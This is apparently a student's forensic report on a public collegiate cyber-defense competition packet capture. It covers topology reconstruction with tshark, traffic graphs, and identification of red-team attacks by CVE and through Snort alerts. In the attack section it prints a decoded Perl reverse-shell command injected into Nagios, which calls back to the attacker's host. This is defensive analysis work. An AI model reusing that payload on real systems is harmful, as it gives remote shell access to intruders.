CNS Project 2 - Analysis of pcap file

Anupam Godse
StuID: 200259992
CSC
Email: angodse@ncsu.edu

Contents

Introduction

For this analysis I have used `https://download.netresec.com/pcap/maccdc-2012/maccdc2012_00003.pcap.gz` file from from the Mid- Atlantic Collegiate Cyber Defense Competition. The CCDC is a defensive take on the concept of "Capture-the-Flag" competitions. The competitors all take a defensive posture. Each team is given a collection of hosts that contain vulnerabilities. The competition organizers act as a Red Team to exploit those vulnerabilities. The competitors must defend against attacks while maintaining service availability.

1 Network Topology Reconstruction

1.1 Tools

1.1.1 Existing tools

1. Wireshark
2. tshark
3. Bro
4. GraphViz
5. python3
6. bash
7. sort
8. uniq
9. grep
10. cut

1.1.2 Custom scripts

```
1. gen_results.sh - Master Script
2. gen_files.sh - Helper Script
3. gen_dot_file.sh - Helper Script
4. filter_ips.py - Helper Script
```

1.2 Experimental

```
To reproduce the results just run "gen_results.sh" script in
"scripts/" and this will generate all the data in "data/" directory
```

1.3 Data

```
On running "scripts/get_results.sh" all data will be generated in
"data/" directory
```

Following is description of each result file in "data/"

```
1. Intermediate generated Files:
    connections.dot
    connections.txt
    infrastructure_1.txt
    infrastructure_2.txt
    infrastructure_3.txt
    probable_competitors_1.txt
    probable_competitors_2.txt
    probable_competitors_3.txt
    probable_red_teams.txt
    reset_receivers.txt

2. Final results in data/final_results/
    red_teams.txt: IPs of all identified RED teams
    {'192.168.202.115', '192.168.202.76', '192.168.202.96', '192.168.202.83',
    '192.168.28.100', '192.168.204.45', '192.168.202.100', '192.168.202.110',
    '192.168.202.102', '192.168.202.108'}

    competitors.txt: IPs of all identified competitors
    {'192.168.21.101', '192.168.22.100', '192.168.28.101', '192.168.27.101',
    '192.168.204.70', '192.168.22.253', '192.168.28.103', '192.168.22.152',
    '192.168.21.1', '192.168.201.2', '192.168.21.100', '192.168.25.152',
    '192.168.26.152', '192.168.22.102', '192.168.22.254', '192.168.25.253',
    '192.168.21.252', '192.168.28.203', '192.168.28.253', '192.168.25.102',
    '192.168.21.202', '192.168.202.65', '192.168.22.101', '192.168.25.254',
    '192.168.22.25', '192.168.24.101', '192.168.23.100', '192.168.23.103',
    '192.168.28.252', '192.168.25.25', '192.168.21.25', '192.168.206.44',
    '192.168.21.253', '192.168.21.254', '192.168.27.100', '192.168.24.103',
    '192.168.26.25', '192.168.21.203', '192.168.205.253', '192.168.202.78',
    '192.168.24.100', '192.168.27.253', '192.168.21.103', '192.168.23.203',
    '192.168.21.152', '192.168.21.102', '192.168.24.253', '192.168.202.68',
    '192.168.203.45', '192.168.23.152', '192.168.22.252', '192.168.25.202',
    '192.168.23.101'}
```

```
infrastructure.txt: IPs of all identified routers
{'192.168.205.1', '192.168.207.1', '192.168.220.1', '192.168.201.1',
'192.168.204.1', '192.168.228.1', '192.168.229.1', '192.168.219.1',
'192.168.216.1', '192.168.212.1', '192.168.213.1', '192.168.208.1',
'192.168.211.1', '192.168.203.1', '192.168.217.1', '192.168.214.1',
'192.168.206.1', '192.168.227.1', '192.168.218.1', '192.168.202.1',
'192.168.215.1'}

service_requests.txt: IPs of all identified service requests
{'192.168.202.87', '192.168.203.61', '192.168.202.101', '192.168.202.109',
'192.168.204.70', '192.168.202.112', '192.168.202.117', '192.168.202.65',
'192.168.202.94', '192.168.202.97', '192.168.202.107', '192.168.203.45',
'192.168.202.89'}

unknown.txt: Unknown IPs
{'192.168.202.103', '192.168.204.57', '192.168.207.4', '192.168.202.106',
'192.168.202.80', '192.168.202.60', '192.168.202.93', '192.168.202.77',
'192.168.27.203', '192.168.204.59', '192.168.204.60', '128.244.172.252',
'192.168.23.253', '127.0.0.1', '192.168.202.88', '192.168.202.113',
'192.168.202.75', '192.168.202.85', '192.168.203.63', '192.168.26.253',
'192.168.203.64', '192.168.1.254', '192.168.229.156', '192.168.208.18',
'192.168.202.71', '192.168.202.81', '192.168.22.1', '192.168.202.84',
'192.168.27.254', '192.168.202.92'}


all_hosts_ip.txt: IPs of all hosts

topology.svg: Layer 3 connectivity topology
```

1.4 Discussion

Identifying IP addresses of all hosts: #identify all hosts tshark -r ../data/maccdc2012_00003.pcap -T fields -e ip.src | sort | uniq > ../data/all_hosts_ip.txt

Now we want to classify these IP addresses as "Red Team", "Competitors", "Service Requests" and "Unknown"

To do this I analyzed the PCAP file and found that few hosts are sending SYN requests to random ports and in return receiving "RST ACK" packets from the target. Clearly this looks like an attack.

We can assume that probable RED teams are one sending SYN packets (i.e initialting TCP connections), we will process this later to filter final red teams. #probable red teams tshark -r ../data/maccdc2012_00003.pcap -T fields -e ip.src "tcp.flags==0x2 and not icmp"| sort | uniq >

```
../data/probable_red_teams.txt

We can assume competitors be the ones responding to SYN packets. These will be
hosts sending packets withSYN+ACK or RST+ACK or RST flags. We will filter these
later to get final competitors.  #probable competitors tshark -r
../data/maccdc2012_00003.pcap -T fields -e ip.src "tcp.flags==0x12 and not
icmp"| sort | uniq > ../data/probable_competitors_1.txt or tshark -r
../data/maccdc2012_00003.pcap -T fields -e ip.src "tcp.flags==0x14 and not
icmp"| sort | uniq > ../data/probable_competitors_2.txt or tshark -r
../data/maccdc2012_00003.pcap -T fields -e ip.src "tcp.flags==0x4 and not icmp"|
sort | uniq > ../data/probable_competitors_3.txt

We can identify infrastucture IPs(i.e Routers): 1) Using EIGRP protocol (Only
CISCO routers) tshark -r ../data/maccdc2012_00003.pcap -T fields -e ip.src
"eigrp" | sort | uniq > ../data/infrastructure_1.txt

2) Src address of packets having "icmp.type==9", These are router advertisement
messages sent by routers tshark -r ../data/maccdc2012_00003.pcap -T fields -e
ip.src "icmp.type==9" | sort | uniq > ../data/infrastructure_2.txt

3) Src address of packets having "icmp.type==11 and icmp.code==0", these are ttl
exceeded icmp error msgs sent by routers tshark -r ../data/maccdc2012_00003.pcap
-T fields -e ip.src "icmp.type==11 and icmp.code==0" | sort | uniq >
../data/infrastructure_3.txt

Now we will identify final RED teams from probable_red_teams by identifying IPs
which sent SYN packets but received RST or RST+ACK This can be done by filtering
out above IPs in probable_read_teams.txt by only selecting IPs which are
destination address for packets with RST+ACK or RST So we will require
destination address of packets recieving RST+ACK or RST #RST+ACK and RST
receivers tshark -r ../data/maccdc2012_00003.pcap -T fields -e ip.dst
"tcp.flags.reset==1"| sort | uniq > ../data/reset_receivers.txt

Final red teams can be found by taking intersection of IPs in
probable_red_teams.txt and reset_receivers.txt files

Final competitors can be found by taking union of probable_competitors_1/2/3.txt
files above and removing IPs which are final red_teams.

IDENTIFYING SERVICE REQUESTS i.e benign endpoints that are requesting some
resource from competitors We already have IPs of ones sending SYN requests and
IPs of red teams. So the service request IPs would be ones that are sending SYN
requests which are not red teams.

UNKNOWN IPs: These can simply be all IPs which are not RED teams or competitors
or routers or sevice requests.
```

BUILDING TOPOLOGY:

Firstly, I split pcap file into multiple 100000 packet files.

Scanning through single file revealed multiple protocols in use: ARP, BROWSER, CDP, CLASSICSTUN, DB-LSP-DISC, DHCP, DNS, EIGRP, HTTP, ICMP, ICP, LLMNR, LOOP, MDNS, MySQL, NBNS, NTP, PGSQL, RADIUS, RARP, RIPv1, SMB, SNMP, SRVLOC, SSDP, SSH, SSLv3, STP, TCP, TLSv1, UDP, XDMCP

Further I classified these protocols as used by hosts, routers and switches

Used by, hosts: ARP, BROWSER, CDP, CLASSICSTUN, DB-LSP-DISC, DHCP, DNS, HTTP, ICMP, LLMNR, MDNS, MySQL, NBNS, NTP, PGSQL, RADIUS, RARP, RIPv1, SMB, SNMP, SRVLOC, SSDP, SSH, SSLv3, TCP, TLSv1, UDP, XDMCP

routers: ARP, CDP, DHCP, DNS, EIGRP, HTTP, ICMP, LLMNR, MDNS, RARP, RIPv1, SNMP, UDP

switches: CDP, LOOP, SNMP, STP

Identifying all end hosts devices and communications between them: #get layer3 connections tshark -r ../data/maccdc2012_00003.pcap -T fields -e ip.src -e ip.dst "not icmp" | sort | uniq > ../data/connections.txt

Identifying routers: 1) Using EIGRP protocol (Only CISCO routers) 2) Src address of packets having "icmp.type==9", These are router advertisement messages sent by routers 3) Src address of packets having "icmp.type==11 and icmp.code==0", these are ttl exceeded icmp error msgs sent by routers

Identifying switches: 1) src and dst MAC addresses of packets having protocol field as STP, this is a spanning tree protocol run by switches 2) src and dst MAC addresses of packets having protocol field as LOOP, this is a protocol used by switches to detect loops

2 Network Traffic Graphs

2.1 Tools

2.1.1 Existing tools

1. Wireshark

2. tshark
3. python3
4. matplotlib python module
5. bash
6. cut

2.1.2 Custom Scripts

```
1. gen_results.sh: Master script
2. get_protocol_times.sh: Helper script
3. plot_graph.py: Helper script
```

2.2 Experimental

```
Run "scripts/get_results.sh" to get final graph in "data/freq_graph.png"
```

2.3 Data

```
1. Data generated in "data/times/" is intermediate data
2. Files in "data/times/" are processed by python script to generate
   final "data/freq_graph.png"
3. The following figure, figure 1, shows the generated graph for Time(s)
   vs frequency of packets for different protocols.
4. It is evident that lot of attacks are targeting web services (http)
```

3 Attack Identification and Extraction

3.1 Tools

```
1. Wireshark
2. https://cve.mitre.org/cve/search_cve_list.html -  To search CVE with
keywords from Wireshark analysis
```

3.2 Experimental

```
Methodology to generate output is as follows:
1. Look for high spikes in graph shown in Figure 1
2. Use wireshark to filter traffic between that interval and generate
   new pcap file (Here vul_win_new.pcap)
3. Open this pcap for analysis in Wireshark
4. Look for keywords in GET/POST requests made and search them
   here (https://cve.mitre.org/cve/search_cve_list.html)
```




Figure 1: Time vs Packets frequency for different protocols

```
5. IF 4 is successful then look at attack payload, otherwise continue
   with search
6. If any shell/perl code found in payload, convert it to ascii and
   understand the code
```

3.3 Data

```
Using methodology described above, I identified number of attacks and corresponding
payloads are given in data/<CVE-name.txt> file. Moreover, I have also given
analysis window identified from Question 2 graph in "/data/vul_win_new.pcap"
```

3.4 Discussion

```
    According to graph generated in Q2, lot of http traffic was observed during
interval (120s-150s), so I decided to analyze it using wireshark.

I could see a lot of attacks happening during this interval.

Following is the list of identified attacks, and corresponding description:

1) Attack details:
```

Attacker: 192.168.202.102 Target: 192.168.23.152 CVE: CVE-2009-4179 Target
Service: HP OpenView Node Manager 7.01, 7.51, 7.53

Description:

The attacker made a very long GET request which looked as an attempt for buffer
overflow. Request contained a keyword "ovaalarm.exe" using which I was able to
identify the CVE.

According to CVE, its an stack-based overflow attack in above mentioned target
service which allows remote attackers to execute arbitrary code via long HTTP
Accept Language Header.

The corresponding payload is dumped in "data/CVE-2009-4179.txt" file

2) Attacker: 192.168.202.96 Target: 192.168.25.152 CVE: CVE-2007-2328 Target
Service: PHP remote file inclusion in phpMYTGP 1.4b

Description: PHP remote file inclusion vulnerability in addvip.php in phpMYTGP
1.4b allows remote attackers to execute arbitrary PHP code via a URL in the
msetstr[PROGSDIR] parameter.

The corresponding payload is dumped in "data/CVE-2007-2328.txt" file

3) Attacker: 192.168.202.96 Target: 192.168.25.152 CVE: CVE-2009-2288 Target
Service: Nagios

Description: statuswml.cgi in Nagios before 3.1.1 allows remote attackers to
execute arbitrary commands via shell metacharacters in the (1) ping or (2)
Traceroute parameters.

I tried to decode the shell command tried to be executed by attacker and got the
following result: "; perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"192.168.202.96:25527");STDIN->fdopen($c,r);$~->fdopen($c,w);syste
while<>;'|&"

Seems like an attept to fork new process and open IO socket to attacker's host.

The corresponding payload is dumped in "data/CVE-2009-2288.txt" file

4) Attacker: 192.168.202.96 Target: 192.168.25.152 CVE: CVE-2009-4223 Target
Service: PHP remote file inclusion in KR-web 1.1b2 and earlier

Description: PHP remote file inclusion vulnerability in adm/krgourl.php in
KR-Web 1.1b2 and earlier allows remote attackers to execute arbitrary PHP code
via a URL in the DOCUMENT_ROOT parameter.

```
The corresponding payload is dumped in "data/CVE-2009-4223.txt" file

5) Attacker: 192.168.202.96 Target: 192.168.25.152 CVE: CVE-2007-4341 Target
Service: PHP remote file inclusion in Omnistart Lib2 PHP 0.2

Description: PHP remote file inclusion vulnerability in adm/my_statistics.php in
Omnistar Lib2 PHP 0.2 allows remote attackers to execute arbitrary PHP code via
a URL in the DOCUMENT_ROOT parameter.

The corresponding payload is dumped in "data/CVE-2007-4341.txt" file

6) Attacker: 192.168.202.96 Target: 192.168.25.102 CVE: CVE-2006-2152 Target
Service: PHP remote file inclusion in phpBB Advanced Guestbook 2.4.0 and earlier

Description: PHP remote file inclusion vulnerability in admin/addentry.php in
phpBB Advanced Guestbook 2.4.0 and earlier, when register_globals is enabled,
allows remote attackers to include arbitrary files via the phpbb_root_path
parameter.

The corresponding payload is dumped in "data/CVE-2006-2152.txt" file

There were few more PHP remote file inclusion type attacks.
```

4 Interesting Findings

4.1 Tools

4.1.1 Existing Tools

1. Wireshark
2. Snort
3. grep
4. uniq
5. sort
6. python3
7. matplotlib module for python
8. bash
9. cut

4.1.2 Custom scripts

1. gen_results.py: Master script
2. snort_analysis.sh: Helper script
3. plot_graph.py: Helper script


4.2 Experimental

With reference to discussion in "Discussion" section below:
1) Generate 1 by wireshark filter "mysql" and observe that attack attempt was made
2) Generate 2 "data/smb_attack_attempt.pcap" by filtering wireshark with "smb" and exporting to .pcap
3) To generate alert file and process it to generate intermediate files "data/snort/" and to plot corresponding graphs run, "scripts/gen_results.sh"

4.3 Data

4.4 Discussion

1) An attacker "192.168.202.96" made a root login request to "192.168.25.152"s MySQL service but the access was denied. I was able to find this attack attempt via filtering pcap file with different protocols. See Figure 2.



```
mysql
No.      Time       Source          Destination     Protocol Length Info
 66493 12.620000 192.168.25.152  192.168.202.96  MySQL     126 Server Greeting proto=10 version=5.1.37
 82792 15.780000 192.168.202.96  192.168.25.152  MySQL     114 Login Request user=root db=mysql
 82794 15.780000 192.168.25.152  192.168.202.96  MySQL     150 Response Error 1045
 1689… 32.140000 192.168.25.152  192.168.202.96  MySQL     126 Server Greeting proto=10 version=5.1.37
 2104… 39.730000 192.168.25.202  192.168.202.96  MySQL     135 Server Greeting proto=10 version=5.1.54-1ubuntu4
```

```
▶ Frame 82794: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits)
▶ Ethernet II, Src: Cisco_9d:f2:c2 (00:16:47:9d:f2:c2), Dst: Vmware_f0:f1:64 (00:0c:29:f0:f1:64)
▶ 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 120
▶ Internet Protocol Version 4, Src: 192.168.25.152, Dst: 192.168.202.96
▶ Transmission Control Protocol, Src Port: 3306, Dst Port: 54776, Seq: 57, Ack: 49, Len: 80
▼ MySQL Protocol
    Packet Length: 76
    Packet Number: 2
    Error Code: 1045
    SQL state: 28000
    Error message: Access denied for user 'root'@'192.168.202.96' (using password: NO)
```

Figure 2: MySQL root login attempt made by Attacker

2) Attacker "192.168.202.115" tried to attack SMB server at IP "192.168.24.100" by doing a brute force pattern search to "/Documents and Settings" folder. This attack did not seem to be successful. The corresponding filtered .pcap of transactions between attacker and blue team is present in /data/smb_attack_attempt.pcap

```
3) When I analyzed pcap file with snort there was an interesting
/var/log/snort/alert file generated which listed all the detected
CVEs.  Many of these CVEs description matched the earlier detected
CVEs in Q3. Almost all red teams and competitors detected by snort
matched the red_teams and competitors found in question 1

4) I further analyzed the alert file generated by snort with series of
grep, uniq, sort commands to get the frequency of CVEs used attackers,
frequencies of red_teams involved in attack and frequencies of
competitors involved in attack
```




Figure 3: Identified CVE's vs frequency

```
5) This findings were plotted in form of graphs (data/*.png)
   Refer figures 3, 4 and 5
6) According to figure 3, we can see that CVE-2002-2012 and CVE-2002-2013
   are widely used by attackers.
   It is not surprising that these CVEs are again related to http attacks
   as we already identified similar attacks in Question 3.

   CVE-2002-2012 - Unknown vulnerability in Apache 1.3.19 running on HP
   Secure OS for Linux 1.0 allows remote attackers to cause "unexpected results"
   via an HTTP request.
```

CVE-2002-2013 - Mozilla 0.9.6 and earlier and Netscape 6.2 and earlier allows remote attackers to steal cookies from another domain via a link with a hex-encoded null character (%00) followed by the target domain.

7) According to figure 4, most CVEs identified were from attacker "192.168.202.110" and least were from attacker "192.168.202.102"




Figure 4: Freq of CVEs used by red teams(IPs)

8) According to figure 5, most attacked competitor was "192.168.22.253" for which nearly 58 CVEs were identified

5 Acknowledgement

The following links were very helpful for understanding the approach to this mini projec

1. https://blogs.cisco.com/security/finding-a-needle-in-a-pcap
2. https://blogs.technet.microsoft.com/johnla/2015/09/26/the-inside-story-behind-ms08-06
3. https://www.coresentinel.com/processing-pcap-files-snort/
4. https://hackertarget.com/tshark-tutorial-and-filter-examples/
5. https://cve.mitre.org/cve/
6. https://infamoussyn.wordpress.com/tag/pcap/
7. https://www.honeynet.org/files/Franck%20Guenichot%20-%20Forensic%20Challenge%202010%2




Figure 5: Frequency of CVEs using which competitors(IPs) were attacked

%20Challenge%201_Eval.pdf

A Appendix

A.1 Link to PCAP used for analysis

https://download.netresec.com/pcap/maccdc-2012/maccdc2012_00003.pcap.gz